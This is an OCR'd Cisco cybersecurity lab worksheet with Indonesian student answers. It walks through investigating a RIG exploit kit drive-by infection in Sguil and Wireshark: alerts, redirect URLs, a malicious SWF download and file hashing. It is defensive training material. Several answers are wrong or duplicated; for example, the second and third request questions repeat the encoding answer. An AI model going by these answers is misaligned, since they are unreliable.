According to Sguil, what are the timestamps for the first and last of the alerts that occurred within about a second of each other?

JAWAB:

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



Pada waktu timestamp peringantan pertama 2017-01-27 22:54:42 dan peringatan terakhir 2017-01-27 22:54:43

Step 2: Investigate the alerts in Sguil.


a. Click the **Show Packet Data** and **Show Rule** checkboxes to see the packet header field information and the IDS signature rule related to the alert.

b. Select the alert ID 5.2 (Event message **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

JAWAB:

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public




Malware family yang memicu peringatan ini adalah Exploit Kit RIG

c. Maximize the Sguil window and size the Event Message column so that you can see the text of the entire message. Look at the Event Messages for each of the alert IDs related to this attack.

According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?

JAWAB:



Berdasarkan Event Messages di Sguil, Exploit Kit (EK) yang terlibat dalam serangan ini adalah RIG EK.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public


Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?
JAWAB:
Serangan ini melibatkan Exploit Kit RIG. Malware ini menggunakan metode eksploitasi yang kompleks untuk menyusup ke sistem korban, sering kali melalui serangan drive-by yang memanfaatkan kerentanan pada situs web yang terlihat aman.

By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?
JAWAB:
vektor dasar serangan ini adalah drive-by attack yang dimulai ketika pengguna mengunjungi situs web yang tampaknya aman, seperti www.homeimprovement.com, yang telah dikompromikan oleh aktor ancaman. Situs tersebut mengalihkan pengguna ke halaman berbahaya (tyu.benme.com) melalui iFrame tersembunyi yang disisipkan ke dalam HTML-nya. Halaman berbahaya ini kemudian mengeksploitasi kerentanan pada sistem pengguna menggunakan RIG Exploit Kit, yang mengunduh dan menanamkan malware di perangkat tanpa sepengetahuan pengguna. Proses ini terjadi secara otomatis, tanpa memerlukan interaksi dari pengguna.


© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

Step 3: View Transcripts of Events

a. Right-click the associated alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**). Select **Transcript** from the menu as shown in the figure.




What are the referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?
JAWAB:




situs web yang terlibat dalam first SRC event adalah http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html sebagai referer dan http://tyu.benme.com sebagai host

b. Right-click the alert ID 5.24 (source IP address of **139.59.160.143** and Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017)** and choose **Transcript** to open a transcript of the conversation.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public





c. Refer to the transcript and answer the following questions:

What kind of request was involved?

JAWAB:

jenis permintaan yang terlibat adalah HTTP GET request.


Were any files requested?
JAWAB:
jenis permintaan yang terlibat dalam peristiwa SRC pertama adalah HTTP GET request. Permintaan ini dilakukan untuk mengambil konten dari server tujuan. Dalam hal ini, permintaan diarahkan ke file dengan tipe MIME seperti application/x-shockwave-flash, yang merupakan file Flash.


What is the URL for the referer and the host website?
JAWAB:
Referrer : http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
Host : http://tyu.benme.com

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

How the content encoded?
JAWAB:
onten dikodekan menggunakan metode gzip encoding. Metode ini biasanya digunakan untuk mengompresi file agar ukuran data yang dikirim melalui jaringan lebih kecil, meningkatkan kecepatan transmisi data.

d. Close the current transcript window. In the Sguil window, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS Rig EK URI Struct Mar 13 2017 M2**) and open the transcript. According to the information in the transcript answer the following questions:





© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

How many requests and responses were involved in this alert?
JAWAB:
Terdapat 3 permintaan (requests) dan tiga respons (responses) yang tercatat dalam alert ini.

What was the first request?
JAWAB:
Requestnya HTTP GET request

Who was the referrer?
JAWAB:
Referer untuk permintaan pertama adalah http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html.

Who was the host server request to?
JAWAB:
Permintaan server diarahkan ke http://tyu.benme.com.

Was the response encoded?
JAWAB:
Ya, respons pertama dikodekan menggunakan gzip encoding.

What was the second request?
JAWAB:
Ya, respons pertama dikodekan menggunakan gzip encoding.

Who was the host server request to?
JAWAB:
Server host untuk permintaan kedua juga diarahkan ke http://tyu.benme.com.

Was the response encoded?
JAWAB:
Ya, respons kedua juga dikodekan menggunakan gzip encoding.

What was the third request?
JAWAB:
Ya, respons kedua juga dikodekan menggunakan gzip encoding.

Who was the referrer?
JAWAB:
Referer untuk permintaan ketiga adalah http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html.

What was the Content-Type of the third response?
JAWAB:
Content-Type dari respons ketiga adalah application/x-shockwave-flash.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

What were the first 3 characters of the data in the response? The data starts after the last **DST:** entry.
JAWAB:
Tiga karakter pertama dari data dalam respons setelah entri terakhir DST: adalah CWS. Karakter ini merupakan tanda tangan file (file signature) yang dapat digunakan untuk mengidentifikasi tipe file tertentu.

CWS is a file signature. File signatures help identify the type of file that is represented different types of data. Go to the following website https://en.wikipedia.org/wiki/List_of_file_signatures. Use Ctrl-F to open a find box. Search for this file signature to find out what type of file was downloaded in the data.

What type of file was downloaded? What application uses this type of file?

JAWAB:


Jenis file yang diunduh adalah file SWF yang terkompresi (Compressed SWF File)

e. Close the transcript window.

f. Right-click the same ID again and choose Network Miner. Click the **Files** tab.

How many files are there and what is the file types?

JAWAB:



Terdapat 3 file yaitu:

- text/html - File HTML.
- application/x-shockwave-flash (SWF) - File Flash.
- application/x-shockwave-flash (SWF) - File Flash lainnya.

Part 3: Use Wireshark to Investigate an Attack


In Part 3, you will pivot to Wireshark to closely examine the details of the attack.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

Step 1: Pivot to Wireshark and Change Settings.


a. In Sguil, right-click the alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**) and pivot to select Wireshark from the menu. The pcap that is associated with this alert will open in Wireshark.

b. The default Wireshark setting uses a relative time per-packet which is not very helpful for isolating the exact time an event occurred. To fix this, select to **View > Time Display Format > Date and Time of Day** and then repeat a second time, **View > Time Display Format > Seconds**. Now your Wireshark Time column has the date and timestamps. Resize the columns to make the display clearer if necessary.



Step 2: Investigate HTTP Traffic.

a. In Wireshark, use the **http.request** display filter to filter for web requests only.




b. Select the first packet. In the packet details area, expand the Hypertext Transfer Protocol application layer data.

What website directed the user to the www.homeimprovement.com website?

JAWAB:

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



situs web yang mengarahkan pengguna ke www.homeimprovement.com adalah www.bing.com Situs ini berfungsi sebagai mesin pencari yang memberikan tautan ke halaman yang tampaknya sah.


Step 3: View HTTP Objects.

a. In Wireshark, choose **File > Export Objects > HTTP**.

b. In the Export HTTP objects list window, select the remodeling-your-kitchen-cabinets.html packet and save it to your home folder.

c. Close Wireshark. In Sguil, right-click the alert ID 5.24 (source IP address **139.59.160.143** and Event Message **ET CURRRENT_EVENTS Evil Redirector Leading to EK March 15 2017**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter and answer the following questions:

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public



What is the http request for?

JAWAB:

Permintaan HTTP adalah untuk: /engine.js. Ini menunjukkan bahwa browser mencoba mengambil file JavaScript dari server.

What is the host server?

JAWAB:


Host Server: 139.59.160.143.

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

d. In Wireshark, go to **File > Export Objects > HTTP** and save the JavaScript file to your home folder.

e. Close Wireshark. In Sguil, right-click the alert ID 5.25 (Event Message **ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2**) and choose **Wireshark** to pivot to Wireshark. Apply an **http.request** display filter. Notice that this alert corresponds to the three GET, POST, and GET requests that we looked at earlier.

f. With the first packet selected, in the packet details area, expand the Hypertext Transfer Protocol application layer data. Right-click the **Host information** and choose **Apply as Column** to add the Host information to the packet list columns, as shown in the figure.




g. To make room for the Host column right-click the Length column header and uncheck it. This will remove the Length column from the display.

h. The names of the servers are now clearly visible in the Host column of the packet list.

Step 4: Create a Hash for an Exported Malware File.

We know that the user intended to access www.homeimprovement.com, but the site referred the user to other sites. Eventually files were downloaded to the host from a malware site. In this part of the lab, we will access the files that were downloaded and submit a file hash to VirusTotal to verify that a malicious file was downloaded.

a. In Wireshark, go to **File > Export Objects > HTTP** and save the two text/html files and the application/x-shockwave-flash file to your home directory.



b. Now that you have saved the three files to your home folder, test to see if one of the files matches a known hash value for malware at **virustotal.com**. Issue a **ls -l** command to look at the files saved in your

© 2020 - 2024 Cisco and/or its affiliates. All rights reserved. Cisco Public

home directory. The flash file has the word SeaMonkey near the beginning of the long filename. The filename begins with **%3fbiw=SeaMonkey**. Use the **ls -l** command with **grep** to filter out the filename with the pattern **seamonkey**. The option **-i** ignores the case distinction.

```
analyst@SecOnion:~$ ls -l | grep -i seamonkey
-rw-r--r-- 1 analyst analyst 16261 Jun  9 05:50
